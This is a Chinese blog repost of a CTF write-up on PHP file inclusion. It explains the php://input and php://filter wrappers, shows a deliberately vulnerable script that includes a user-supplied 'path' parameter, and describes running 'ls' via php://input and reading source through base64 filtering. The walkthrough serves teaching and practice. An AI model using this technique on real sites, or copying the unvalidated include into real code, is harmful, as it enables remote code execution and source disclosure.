

# php文件包含漏洞（input与filter）

转载

[weixin\\_33860528](#) 于 2018-03-06 22:52:00 发布 852 收藏 2

文章标签: [php](#)

原文链接: <http://www.cnblogs.com/Ragd0ll/p/8519690.html>

版权

## php://input

php://input可以读取没有处理过的POST数据。相较于\$HTTP\_RAW\_POST\_DATA而言，它给内存带来的压力较小，并且不需要特殊的php.ini设置。php://input不能用于enctype=multipart/form-data。

## php://filter协议

协议语法:

```
php://filter:<action>=<name>
```

## php://filter 的参数列表

read	读取
write	写入
resource	数据来源(必须的)

## read的参数

string.strip_tags	将数据流中的所有html标签清除
string.toupper	将数据流中的内容转换为大写
string.tolower	将数据流中的内容转换为小写
convert.base64-encode	将数据流中的内容转换为base64编码
convert.base64-decode	与上面对应解码


## 漏洞应用

以春秋上一道文件包含的CTF题为例：（来自rgrgrgrgrgrgrg大佬的Writeup）

```
1 <?php
2 show_source(__FILE__);
3 if(isset($_REQUEST['path'])){
4     include($_REQUEST['path']);
5 }else{
6     include('phpinfo.php');
7 }
```

path能以get与post形式传入，这里我们在url后加上?path=php://input,再以post形式传入ls指令，成功执行了指令。

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
dle345aae.php index.php phpinfo.php
```



于是利用filter协议来读取dle345aae.php的内容，由于php文件不能直接读取，于是采用base64编码方式读取，成功得到一串base64编码，拿去一解就是flag啦。

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
PD9waHAgaGciRmbGFnPSJmbGFneU1YThhN2YxLTAzMzQtNGVIMS1hZWNLThiM2JhOTUzOTY0OX0iOwo=
```



转载于:<https://www.cnblogs.com/Ragd0ll/p/8519690.html>



[创作打卡挑战赛](#)  
[赢取流量/现金/CSDN周边激励大奖](#)